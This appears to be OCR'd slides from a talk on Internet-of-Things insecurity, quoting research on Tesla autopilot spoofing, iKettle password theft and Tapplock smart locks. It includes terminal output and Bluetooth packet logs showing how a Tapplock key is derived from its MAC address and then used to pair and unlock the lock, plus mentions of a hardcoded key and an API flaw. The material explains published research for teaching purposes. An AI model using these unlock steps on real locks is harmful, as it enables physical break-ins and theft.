
Three Small Stickers in Intersection Can Cause Tesla Autopilot to Swerve Into Wrong Lane

Security researchers from Tencent have demonstrated a way to use physical attacks to spoof Tesla's autopilot

Evan Ackerman

How A Researcher Hacked iKettles to Steal WiFi Passwords All Across London

Adarsh Verma • October 21, 2015

Tapp

Fast and easy access to what's important.

Tapplock's smart fingerprint padlocks identify users to 99.999% accuracy and unlock in 0.8 seconds. Manage users, locks and access history using Tapplock's app and software.

BLOG: INTERNET OF THINGS

Totally Pwning the Tapplock Smart Lock

Andrew Tierney
13 Jun 2018

TL;DR – How to open a Tapplock over BLE in under two seconds:


```
root@x220:~/tl# python blesca2.py
Scanning
Found lock fd:58:9c:9b:91:6d
Reverse MAC: 6D:91:9B:9C:58:FD
Calculated hash aa5c595d84b124cf6cb9b1d99d6933ce
Key and serial: aa5c595d, 6cb9b1d9
Packet: 55AAB401080aa5c595d6cb9b1d92706
Sending pair
Sending unlock
root@x220:~/tl#
```

Unlocked

Watch later   Share

See the other cool stuff we've been doing...

INTERNET OF THINGS
Tic Toc Pwned
15 APR 2019

RED TEAMING
Cobalt Strike

MARITIME CYBER
SECURITY

Unlock

Disconnect

Requesting Bluetooth Device
Connecting to GATT Server
Getting Service
Getting Characteristics
Connected
Sending 55 aa 45 01 00 00 45 01
Sending 55 aa 9a 01 00 00 9a 01
Lock responded with the MAC address
aa 55 9a 01 07 00 01 28 ac ec e3 3d de 60 05

mac: de:3d:e3:ec:ac:28
md5: b41ed8f597f24d71c96aea99a14e4048
key1: b41ed8f5
key2: 97f24d71
serial: c96aea99

Pairing
Sending 55 aa b4 01 08 00 b4 1e d8 f5 c9 6a ea 99 11 07
Received RSP_GET_DEVICE_MAC
aa 55 9a 01 01 00 00 9b 01
OK

Unlocking
Sending 55 aa 81 02 00 00 82 01
Received RSP_PAIRING_REGULAR
aa 55 b4 01 01 00 01 b6 01

☎Luca Bongiorni☎
@LucaBongiorni

Following

So, apparently my Tapplock has even earlier FW with hardcoded 01020304 key.
Good catch from @slawekja

CC:@cybergibbons

8:16 AM - 29 Jun 2018

Totally Pwning the Tapplock Smart Lock (the API way)

Vangelis Stykas [Follow]

Jun 15, 2018 · 3 min read

tl:dr: Tapplocks api endpoints had no security checks other than a valid token to access any data. This results in anyone with a valid login (easily obtained by creating an account) being able to manipulate every tapplock available!

BRUCE SCHNEIER

BEST-SELLING AUTHOR OF *DATA AND GOLIATH*

⚠️ **CLICK HERE TO KILL EVERYBODY**

Security and Survival in a Hyper-connected World

OK

Ruined By Design

How Designers Destroyed the World,
and What We Can Do To Fix It

Mike Monteiro

Foreword by Vivianne Castillo

Don Coleman

📊 don.github.io/slides

✉ don@chariotsolutions.com

○ github.com/don

🐦 @doncoleman